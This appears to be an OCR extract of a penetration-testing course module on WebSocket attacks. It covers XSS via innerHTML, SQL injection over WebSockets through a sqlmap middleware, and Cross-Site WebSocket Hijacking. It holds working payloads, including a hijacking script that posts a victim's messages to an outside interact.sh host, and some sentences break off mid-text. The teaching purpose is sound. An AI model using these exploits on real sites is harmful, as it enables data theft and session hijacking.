
Additionally, we can also send WebSocket messages to Burp Repeater. There, we can set the direction of the message (either `To server` or `To client`) and replay a message or edit it and send a custom message. This enables us to inject messages from the server to the client without a prior message from the client:




Burp also enables us to manipulate the WebSocket handshake, disconnect existing WebSocket connections, or establish new WebSocket connections. To do so, send any WebSocket message to Repeater. Afterward, we can disconnect the existing connection and re-connect by clicking the same icon:



To manipulate the handshake, click on the little pencil icon. Burp displays an overview of all past WebSocket connections and some meta information:



We can select a different WebSocket connection for the message in Repeater and click `Attach` to send the message in the selected connection. Furthermore, we can click `clone` to establish a new WebSocket connection to the same server. This enables us to manipulate the handshake. We can inject new HTTP headers or change the existing ones:



Lastly, we can establish a new WebSocket connection to a new server by clicking on `New WebSocket`.


Exploiting XSS via WebSockets

Like any other unsanitized input, embedding messages from a WebSocket connection into a website can lead to `Cross-Site Scripting` (`XSS`). Suppose an attacker can send a malicious XSS payload to other users so that it is embedded into their browser's Document Object Model (DOM). In that case, there is a valid XSS attack vector.

We will not go into too much detail about exploiting XSS vulnerabilities in this section; refer to the [Cross-Site Scripting (XSS)] module for more info.

Code Review - Identifying the Vulnerability

We will attack a chat web application that utilizes WebSockets connections; accessing it, we can see that it allows us to send messages to the admin user:



Because this is a chat web application, we can assume that the messages we send are displayed in the admin's browser, potentially meeting one of the conditions for an XSS attack. Let us analyze the source code to determine whether the data we send with messages is being properly sanitized:

```
to_admin = queue.Queue()
to_user = queue.Queue()

<SNIP>

@sock.route('/userws')
def userws(sock):
    while True:
        if not to_user.empty():
            msg = to_user.get()
            sock.send(msg)

        msg = sock.receive(timeout=1)
        if msg:
            to_admin.put(msg)

@sock.route('/adminws')
def adminws(sock):
    while True:
        if not to_admin.empty():
            msg = to_admin.get()
            sock.send(msg)

        msg = sock.receive(timeout=1)
        if msg:
            to_user.put(msg)
```

The code defines two WebSocket endpoints, one for the user at `/userws` and one for the admin at `/adminws`. Since they are functionally identical, let's analyze how the user WebSocket connection is implemented. There is a `to_admin` queue for messages from the user to the admin. Any message sent by the user is added to the queue and subsequently sent to the admin via the WebSocket connection.

Since the client's browser initializes WebSocket connections, let us analyze the client-side JavaScript code in `index.html` as well (we should also examine the code in `admin.html` to check how the WebSocket connection is initialized from the admin user's perspective, but in this case, both are functionally the same):

```
<script>
    var form = document.getElementById("chatform");
    form.addEventListener('submit', sendMessage);

    const socket = new WebSocket('ws://' + location.host + '/userws');
```


```
    socket.addEventListener('message', ev => {
        log('Admin', ev.data);
    });

    function log (user, msg){
        var today = new Date();
        var time = today.getHours() + ":" + today.getMinutes() + ":" +
today.getSeconds();
        document.getElementById('chat').innerHTML += `<div class="chat-
message clearfix"><div class="chat-message-content clearfix"><span
class="chat-time">${time}</span><h5>${user}</h5><p>${msg}</p></div></div>
<hr>`;
    }

    function sendMessage(event){
        event.preventDefault();

        let msg = document.getElementById("msg").value;
        socket.send(msg);
        log('You', msg);

        document.getElementById("msg").value = '';
    }
</script>
```

The chat messages received from the WebSocket connection are passed to the `log` function, which is set via the `addEventListener` call on the `socket` variable. The `log` function shows that the chat message is added to the DOM via the `innerHTML` property without any sanitization; since no sanitization is applied, XSS is possible.

Debugging the Code Locally

Let us run the web application locally to open both sides of the chat application and check the messages; we first must install the `Flask` and `flask-sock` dependencies using `pip`, and to avoid the need to have root privileges to run the web application, we will change the port to an unprivileged port, such as port 8000. After running the web application, we can open the chat endpoints by accessing `http://127.0.0.1:8000/` and `http://127.0.0.1:8000/admin` in separate browser tabs.


Sending a benign HTML tag, such as `<strike>PoC</strike>`, from the user account to the admin confirms the absence of sanitization, as the tag is successfully injected:



Note: Running the code locally also allows us to find potential XSS vulnerabilities using a dynamic approach by inspecting the browser's DOM after receiving a message; for a powerful toolset for identifying vulnerabilities, this can be combined with static analysis of the client-side JavaScript code.

Exploitation

Now that we have a working PoC, we can work on more fruitful XSS payloads. As expected, when sending the typical XSS payload `<script>alert(1)</script>`, it gets displayed as an empty message from the admin user's perspective (because the `script` tag is invisible):




However, there is no alert pop-up due to a security measure designed to prevent XSS attacks, as stated in the HTML5 specification: " `script elements inserted using innerHTML do not execute when they are inserted`". Fortunately, other XSS payloads use `event handlers`. The Payload All The Things

Exploiting SQLi via WebSockets


Inserting unsanitized user input from WebSocket connections into SQL queries can lead to SQL injection (SQLi) vulnerabilities, as with HTTP requests. However, due to the lack of WebSockets support in many exploitation tools, abusing WebSockets SQLi vulnerabilities can often be more challenging.

Code Review - Identifying the Vulnerability

Instead of enabling us to send messages to other users, this section's web application only displays messages that are available to a given user. For instance, when the username `htb-stdnt` is provided, two messages are displayed:



Providing an invalid username, such as `doesnotexist`, results in an error message:



Let us analyze the web application's source code to understand how it functions. There is a WebSocket endpoint to handle usernames a client sends:

Upon receiving data via the WebSocket connection, the server attempts to parse it as a JSON string; then, it passes the `username` property to the `query` function (in case there are no errors, the result is returned to the client as a JSON object). If we scrutinize the `query`

Debugging the Code Locally


To run the Python web application locally, we must install the three dependencies using `pip`: `Flask`, `flask-sock`, and `mysql-connector-python`.

The web application attempts to connect to a MySQL instance on localhost; instead of installing a MySQL server on our local machine, we can make use of a [MySQL Docker](#) container with the following parameters:

```
docker run -p 3306:3306 -e MYSQL_USER='db' -e MYSQL_PASSWORD='db-password'
-e MYSQL_DATABASE='db' -e MYSQL_ROOT_PASSWORD='db' mysql
```

This creates a new MySQL server for us with the credentials given in the source code. However, the database is empty. Since we only want to confirm the SQLi vulnerability, this is fine for our use case. However, in other scenarios, seeding the database with sample/dummy data allows us to test the local instance more thoroughly.

After changing the port to a non-privileged one, we can start the web application and access it locally. To confirm the SQLi vulnerability, we will use `" UNION SELECT "1` as the username:



Exploitation

[sqlmap](#) is the tool of the trade for exploiting SQLi vulnerabilities; however, sometimes, it has trouble handling WebSocket connections. Therefore, we will write a middleware on our local machine that receives the SQLi payload from sqlmap in an HTTP request parameter, opens a WebSocket connection to the vulnerable web application, and forwards the payload via it. This allows us to use sqlmap for WebSocket connections. While sqlmap can handle WebSocket connections independently, this approach allows us more control over the WebSocket handshake. It is thus applicable to a broader variety of web applications.

To develop the middleware, we must install two packages using `pip`: `Flask` and `websocket-client`. The middleware is a simple `Flask` web application consisting of a single endpoint that parses the `username` GET parameter and forwards the data in the correct JSON format to the vulnerable web application through a WebSocket connection:

```
from flask import Flask, request
from websocket import create_connection
import json

app = Flask(__name__)

WS_URL = 'ws://172.17.0.2/dbconnector'

@app.route('/')
def index():
    req = {}
    req['username'] = request.args.get('username', '')

    ws = create_connection(WS_URL)
    ws.send(json.dumps(req))
    r = json.loads(ws.recv())
    ws.close()

    if r.get('error'):
        return r['error']

    return r['messages']

app.run(host='127.0.0.1', port=8000)
```

Afterward, we will run sqlmap to exploit the SQLi vulnerability, pointing it towards the middleware:

```
sqlmap -u http://127.0.0.1:8000/?username=htb-stdnt

sqlmap identified the following injection point(s) with a total of 70
HTTP(s) requests:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=htb-stdnt' AND 1426=1426 AND 'pYBp'='pYBp

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=htb-stdnt' AND (SELECT 4655 FROM
(SELECT(SLEEP(5)))yezp) AND 'EeMR'='EeMR
```

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: username=htb-stdnt' UNION ALL SELECT
CONCAT(0x7171626a71,0x6c634b4f4c7662574678666a5164434a6173496279724952477074
56704761666e4f785766794c50,0x7178627071)-- -
---
[11:44:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```

Changing `WS_URL` in the middleware to point to the remote system and running the same sqlmap command will exploit the vulnerable web application.

Note: We can attempt supplying the WebSocket URL directly to sqlmap.

Note: While we've demonstrated the exploitation of XSS and SQLi over WebSockets, it's worth noting that similar techniques can be applied to exploit other prevalent web vulnerabilities, including Command Injection or Local File Inclusion (LFI).

Cross-Site WebSocket Hijacking (CSWH)

So far, we have discussed typical web vulnerabilities arising from improper sanitization of user input sent via WebSockets. [Cross-Site WebSocket Hijacking](#) (`CSWH`) is a vulnerability resulting from a `Cross-Site Request Forgery` (`CSRF`) attack on the WebSocket handshake. Due to the `Same-Origin Policy`, regular CSRF attacks can only be used to send cross-origin requests but not access the response. However, WebSockets are not as strictly bound by the `Same-Origin Policy` as traditional HTTP requests; therefore, CSWH attacks can provide an attacker with write and read access to data sent over the WebSocket connection.

We will not discuss CSRF attacks basics; refer to the [Session Security](#) module for more on it.

Code Review - Identifying the Vulnerability

This section's sample web application is a variation of the previous one; however, we must first log in to view our messages. Instead of sending our username directly via the WebSocket connection, the web application retrieves and displays all messages for the logged-in user.

Firstly, let's have a look at the database queries:

```python
def login(username, password):
    mydb = mysql.connector.connect(
        host="127.0.0.1",
        user="db",
        password="db-password",
        database="db"
    )

    mycursor = mydb.cursor(prepared=True)
    query = 'SELECT * FROM users WHERE username=%s AND password=%s'
    mycursor.execute(query, (username, password))
    return mycursor.fetchone()

def fetch_messages(username):
    mydb = mysql.connector.connect(
        host="127.0.0.1",
        user="db",
        password="db-password",
        database="db"
    )

    mycursor = mydb.cursor(prepared=True)
    query = 'SELECT message FROM messages WHERE username=%s'
    mycursor.execute(query, (username,))
    return mycursor.fetchall()
```

The application correctly uses prepared statements, so a SQLi vulnerability is impossible. Let's move on to the login endpoint to analyze how the web application determines if a user is logged in or not:

```python
@app.route('/', methods=['GET', 'POST'])
def index_route():
    if session.get('logged_in'):
        return render_template('home.html', user=session.get('user'))

    if request.method == 'GET':
        return render_template('index.html')

    username = request.form.get('username', '')
    password = request.form.get('password', '')

    if login(username, password):
        session['logged_in'] = True
        session['user'] = username
        return redirect(url_for('index_route'))
```

```
    return render_template('index.html', error="Incorrect Details")
```

We can see that the web application sets the two session variables `logged_in` and `user` upon a successful login by the user. In Flask, these session variables are associated with the `session` cookie sent by the user. Finally, let's move on to the WebSocket endpoint:

```
@sock.route('/messages')
def messages(sock):
    if not session.get('logged_in'):
        sock.send('{"error":"Unauthorized"}')
        return

    while True:
        response = {}

        try:
            data = sock.receive(timeout=1)
            if not data == '!get_messages':
                continue

            username = session.get('user', '')
            messages = fetch_messages(username)

            if not messages:
                response['error'] = "No messages for this user!"
            else:
                response['messages'] = [msg[0] for msg in messages]

            sock.send(json.dumps(response))

        except Exception as e:
            response['error'] = "An error occured!"
            sock.send(json.dumps(response))
```

Here, we can see that the endpoint can only be accessed when the user is logged in, i.e., when the `logged_in` session variable is set. Furthermore, the server fetches the messages for the username set in the `user` session variable upon receiving the message `!get_messages` from the client via the WebSocket connection.

The server uses the session variables for user authentication; therefore, the WebSocket endpoint uses the `session` cookie for authenticating users. However, there are no additional protections to protect from CSRF attacks, such as checking for CSRF tokens or validating the `Origin` header. Therefore, the web application is vulnerable to CSRF attacks on the WebSocket handshake, most prominently, CSWH attacks.

Debugging the Code Locally

Locally running the web application allows us to verify the CSWH vulnerability. After logging in with our `htb-stdnt`

```
Accept-Language: en-US,en;q=0.9
Cookie:
session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOiJodGItc3RkbnQifQ.ZEQwlQ.ZoJ2yDD1
Ujx5wzp54vXWN97j1LM
Sec-WebSocket-Key: tVXWWL8gHBYaiixIRZvehw==
```

We can initiate a new WebSocket connection and provide a different `Origin` header to confirm the vulnerability, imitating a cross-origin request. If it suffices to provide only our user's session cookie for successful authentication, the request is vulnerable to CSRF and, therefore, CSWH. We can initiate a new WebSocket connection with the following request:

```
GET /messages HTTP/1.1
Host: 172.17.0.2:80
Connection: Upgrade
Upgrade: websocket
Origin: http://crossdomain.htb
Sec-WebSocket-Version: 13
Cookie:
session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOiJodGItc3RkbnQifQ.ZEQwlQ.ZoJ2yDD1
Ujx5wzp54vXWN97j1LM
Sec-WebSocket-Key: 7QpTshdCiQfiv3tH7myJ1g==
```

If we now send the message `!get_messages` via the WebSocket connection, the server responds with the messages for our user just like it did before, thus proving a CSWH vulnerability.

Exploitation

To exploit the CSWH vulnerability, we will write malicious code and host it on a site we control. When a victim logs in to the web application vulnerable to CSWH and visits our site, the malicious code sends the WebSocket handshake message cross-origin. Subsequently, the user's browser sends the user's session cookie along with the request, establishing the WebSocket connection as the authenticated user. Because WebSockets are not protected by the Same-Origin policy, our exploit code has full access to the WebSocket connection in the context of the authenticated victim; therefore, we can send messages to the server impersonating the victim and read the server's responses.

Below is an example exploit that sends the `!get_messages` message via the WebSocket connection and extracts any received messages using interact.sh:

```
<script>
  function send_message(event){
```

```
    socket.send('!get_messages');
  };

  const socket = new WebSocket('ws://172.17.0.2:80/messages');
  socket.onopen = send_message;
  socket.addEventListener('message', ev => {
    fetch('http://ch23a202vtc0000138p0getbibyyyyyyb.oast.fun/', {method:
'POST', mode: 'no-cors', body: ev.data});
  });
</script>
```

After hosting the exploit code on a website under our control, for example, `cwshpayload.htb`, the attack chain works as follows:

- The admin user of the vulnerable web application visits `cwshpayload.htb`.
- The exploit code runs, creating the WebSocket connection to the vulnerable site in the context of the admin user and exfiltrates the admin's messages to `interact.sh`.

Request

Copy

```
POST / HTTP/1.1
Host: ch23a202vtc0000138p0getbibyyyyyyb.oast.fun
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 55
Content-Type: text/plain;charset=UTF-8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36

{"messages": ["This is top secret admin information!"]}
```

Note: For this exploit to work, the `SameSite` cookie flag must be set to `None`. Since most browsers apply a default value of `Lax` if the `SameSite` cookie attribute is not set, the attack's success would require a deliberately insecure configuration by the web application administrator.

In our example, we only need to send a single message to the server and exfiltrate a single WebSocket message. In real-world scenarios, we might need to send multiple messages to the server and react dynamically to the web server's messages. However, this is not a problem since the Same-Origin policy does not apply.

Due to browsers' default behavior of the `SameSite` cookie attribute, exploitation of CSWH vulnerabilities becomes increasingly more challenging.

WebSocket Attacks: Tools & Prevention

After understanding how to test, analyze, and exploit WebSockets, let us discuss tools that automate much of the manual work. Moreover, we will learn about defensive techniques to prevent WebSocket vulnerabilities.

Tools - Interacting with WebSockets

Instead of using Burp to manipulate and replay WebSocket messages, command-line tools such as wscat and websocat provide similar functionality. We will showcase `websocat` here, but feel free to play around with both tools and choose which one you prefer.

We can install `websocat` by downloading a precompiled binary from the GitHub repository; on the default `PwnBox` instance, we need the `websocat_max.x86_64-unknown-linux-musl` build.

Afterward, we have to make the binary executable and run it:

```
chmod +x websocat_max.x86_64-unknown-linux-musl
./websocat_max.x86_64-unknown-linux-musl -h

websocat 1.11.0
Vitaly "_Vi" Shukela <[email protected]>
Command-line client for web sockets, like netcat/curl/socat for ws://.

USAGE:
    websocat ws://URL | wss://URL               (simple client)
    websocat -s port                            (simple server)
    websocat [FLAGS] [OPTIONS] <addr1> <addr2>  (advanced mode)
<SNIP>
```

We can specify a WebSocket URL for the tool to connect to:

```
./websocat_max.x86_64-unknown-linux-musl ws://172.17.0.2/echo

Hello EchoServer!
Hello EchoServer!
```

For more advanced features, check out the tool's help menu by running the command `websocat --help=long`.

Tools - Vulnerability Detection

[Security Testing and Enumeration of WebSockets (STEWS)]

`STEWS` tests and analyzes different properties of a WebSocket connection to try and determine the specific implementation used by the web server. Knowing the exact WebSocket implementation allows attackers to prepare specialized attacks that target it. We can run `STEWS` with all tests using the `-a` flag or specify a subset of tests using the `-1` through `-7` flags. The tool expects the URL passed in the `-u` parameter not to contain the scheme (i.e., no `http://` or `https://`).

As an example, let us run the tool's series `5` tests on the CSWH lab from the previous section:

```
python3 STEWS-fingerprint.py -u websockets.htb/messages -n -5

=======================================================
Identifying...
=======================================================
List of deltas between detected fingerprint and those in database
[2, 0, 0, 2, 0, 0, 2, 0]
=======================================================
>>>Most likely server: Faye, Gorilla, Java Spring boot, Python websockets,
Python Tornado -- % match: 100.0
>>>Second most likely server: NodeJS ws, uWebSockets, Ratchet -- % match:
0.0
=======================================================
Most likely server's fingerprint:
{'100': 1, '101': 1, '102': 0, '103': 0, '104': 'Received unexpected
continuation frame', '105': 1, '200': 'One or more reserved bits are on:
reserved1 = 0, reserved2 = 0, reserved3 = 1', '201': 'One or more reserved
bits are on: reserved1 = 0, reserved2 = 0, reserved3 = 1', '202': 'One or
more reserved bits are on: reserved1 = 0, reserved2 = 0, reserved3 = 1',
'203': 'One or more reserved bits are on: reserved1 = 0, reserved2 = 0,
reserved3 = 1', '204': 'One or more reserved bits are on: reserved1 = 0,
reserved2 = 0, reserved3 = 1', '205': 'One or more reserved bits are on:
